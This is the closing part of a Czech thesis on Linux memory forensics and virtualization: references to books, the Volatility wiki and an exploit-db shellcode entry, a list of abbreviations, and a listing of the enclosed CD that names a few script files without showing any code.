[18] Michael Hale Ligh, J. L. A. W., Andrew Case: Linux Memory Forensics. In *The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory*, editace C. M. Carol Long, John Wiley & Sons, první vydání, 2014, ISBN 978-1-118-82509-9, s. 612–613.

[19] Daniel P. Bovet, M. C.: Free pages. In *Understanding the Linux Kernel*, editace A. Oram, O?Reilly Media, třetí vydání, 2005, ISBN 978-0-596-00565-8, str. 84.

[20] Daniel P. Bovet, M. C.: Free pages. In *Understanding the Linux Kernel*, editace A. Oram, O?Reilly Media, třetí vydání, 2005, ISBN 978-0-596-00565-8, str. 92.

[21] Sharma, G.: PID Allocation in Linux Kernel. [online], 06.03.2017, [24.05.2020]. Dostupné z: `https://medium.com/@gargi_sharma/pid-allocation-in-linux-kernel-dc0c78d14e77`

[22] Daniel P. Bovet, M. C.: Program Execution. In *Understanding the Linux Kernel*, editace A. Oram, O?Reilly Media, třetí vydání, 2005, ISBN 978-0-596-00565-8, str. 810.

[23] Daniel P. Bovet, M. C.: Program Execution. In *Understanding the Linux Kernel*, editace A. Oram, O?Reilly Media, třetí vydání, 2005, ISBN 978-0-596-00565-8, str. 811.

[24] Wheeler, D. A.: Summary of Linux Security Features. [online], 09.02.2000, [22.05.2020]. Dostupné z: `http://www.mit.edu/afs.new/athena/system/rhlinux/redhat-6.2-docs/HOWTOS/other-formats/html/Secure-Programs-HOWTO-html/Secure-Programs-HOWTO-3.html`

[25] Michael Hale Ligh, J. L. A. W., Andrew Case: Linux Memory Forensics. In *The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory*, editace C. M. Carol Long, John Wiley & Sons, první vydání, 2014, ISBN 978-1-118-82509-9, s. 616–618.

[26] Daniel P. Bovet, M. C.: Program Execution. In *Understanding the Linux Kernel*, editace A. Oram, O?Reilly Media, třetí vydání, 2005, ISBN 978-0-596-00565-8, s. 81–83.

[27] Daniel P. Bovet, M. C.: Process Scheduling. In *Understanding the Linux Kernel*, editace A. Oram, O?Reilly Media, třetí vydání, 2005, ISBN 978-0-596-00565-8, str. 258.

[28] Daniel P. Bovet, M. C.: Scheduling Policy. In *Understanding the Linux Kernel*, editace A. Oram, O?Reilly Media, třetí vydání, 2005, ISBN 978-0-596-00565-8, str. 259.

[29] Daniel P. Bovet, M. C.: The Scheduling Algorithm. In *Understanding the Linux Kernel*, editace A. Oram, O?Reilly Media, třetí vydání, 2005, ISBN 978-0-596-00565-8, s. 265–266.

[30] Daniel P. Bovet, M. C.: The Scheduling Algorithm. In *Understanding the Linux Kernel*, editace A. Oram, O?Reilly Media, třetí vydání, 2005, ISBN 978-0-596-00565-8, s. 263–264.

[31] Daniel P. Bovet, M. C.: The Scheduling Algorithm. In *Understanding the Linux Kernel*, editace A. Oram, O?Reilly Media, třetí vydání, 2005, ISBN 978-0-596-00565-8, str. 26ě.

[32] Krzyzanowski, P.: Process Scheduling. [online], 18.02.2015, [23.05.2020]. Dostupné z: `https://www.cs.rutgers.edu/~pxk/416/notes/07-scheduling.html`

[33] Michael Hale Ligh, J. L. A. W., Andrew Case: Page Table Management. In *The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory*, editace C. M. Carol Long, John Wiley & Sons, první vydání, 2014, ISBN 978-1-118-82509-9, s. 577–589.

[34] Rouse, M.: virtualization. [online], 2019, [26.05.2020]. Dostupné z: `https://searchservervirtualization.techtarget.com/definition/virtualization`

[35] Corporation, K.: The 7 Types of Virtualization. [online], 18.11.2015, [26.05.2020]. Dostupné z: `https://www.kelsercorp.com/blog/the-7-types-of-virtualization`

[36] Red Hat, I.: What is virtualization? [online], 2019, [26.05.2020]. Dostupné z: `https://opensource.com/resources/virtualization`

[37] VMware, I.: VMware Workstation 5.5 What Files Make Up a Virtual Machine? [online], 2020, [23.05.2020]. Dostupné z: `https://www.vmware.com/support/ws55/doc/ws_learning_files_in_a_vm.html`

[38] Labs, V.: Volatility Malware and Memory Forensics Training in 2020! [online], 22.10.2019, [26.05.2020]. Dostupné z: `https://volatility-labs.blogspot.com/2019/10/volatility-malware-and-memory-forensics-training.html`

[39] Case, A.: Home. [online], 17.4.2020, [26.05.2020]. Dostupné z: `https://github.com/volatilityfoundation/volatility/wiki/Linux`

[40] Michael Hale Ligh, J. L. A. W., Andrew Case: Linux Memory Acquisition. In *The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory*, editace C. M. Carol Long, John Wiley & Sons, první vydání, 2014, ISBN 978-1-118-82509-9, str. 55.

[41] Case, A.: Linux Profiles. [online], 13.5.2020, [26.05.2020]. Dostupné z: `https://github.com/volatilityfoundation/volatility/wiki/Linux`

[42] gleeda: Volatility Malware and Memory Forensics Training in 2020! [online], 20.12.2017, [26.05.2020]. Dostupné z: https://github.com/volatilityfoundation/volatility/wiki/Linux-Command-Reference#linux_pslist

[43] gleeda: Volatility Malware and Memory Forensics Training in 2020! [online], 20.12.2017, [26.05.2020]. Dostupné z: https://github.com/volatilityfoundation/volatility/wiki/Linux-Command-Reference#linux_pstree

[44] gleeda: Volatility Malware and Memory Forensics Training in 2020! [online], 20.12.2017, [26.05.2020]. Dostupné z: https://github.com/volatilityfoundation/volatility/wiki/Linux-Command-Reference#linux_memmap

[45] Mancera, M.: Shell Shellcode. [online], 28.02.2017, [25.05.2020]. Dostupné z: https://www.exploit-db.com/exploits/41477

[46] R&D, C. S.: Online x86 / x64 Assembler and Disassembler. [online]. Dostupné z: https://defuse.ca/online-x86-assembler.htm#disassembly2

Příloha A

Seznam použitých zkratek

Bare metal hypervisor Správce virtuálních zařízení, který běží přímo nad hardwarem pomocí firmwaru

Binární buddy alokátor Technika pro alokaci a uvolňování paměti po stránkách

Buffer Overflow Metoda útoku využívající

CPU-bound Označení procesů, s vysokými nároky na čas procesoru

DMA Přímý přístup do paměti (Direct Memory Access)

fork() Funkce použitá k tvorbě nového procesu

Hosted hypervisor Správce virtuálních zařízení, který běží v operačním systému a lze ho vypínat jako klasický

I/O-bound Označení procesů, které tráví většinu času čekáním na vstup nebo výstup

IDA Nástroj pro reversní inženýrství

mm_struct datová struktura popisující adresní prostor procesu

pg_data_t Datová struktura popisující uzel

Proces Instance spuštěného programu na operačním systému

RAM Operační paměť s náhodným přístupem (Random Access Memory)

Real-time proces Proces určený k nepřetržitému běhu

task_struct Struktura reprezentující proces v jádře operačního

Uzel Oblast paměti

Zóna Uzel je rozdělen do menších částí zvaných zóny

zone_struct Datová struktura, která popisuje zónu

Příloha **B**

Obsah přiloženého CD

Vhodným způsobem vizualizujte obsah přiloženého média. Lze použít balíček `dirtree` a vytvořit např. následující výstup (adresáře src a text s příslušným obsahem jsou *povinné*):

```
Skripty ................................ skripty použité při automatizaci
 ├── memory_inject.py
 └── prepare_payload.py
├── volatility-master.zip ......... zdrojový kód pro Volatility Framework
└── diplomova-prace.pdf ...................... text práce ve formátu PDF
```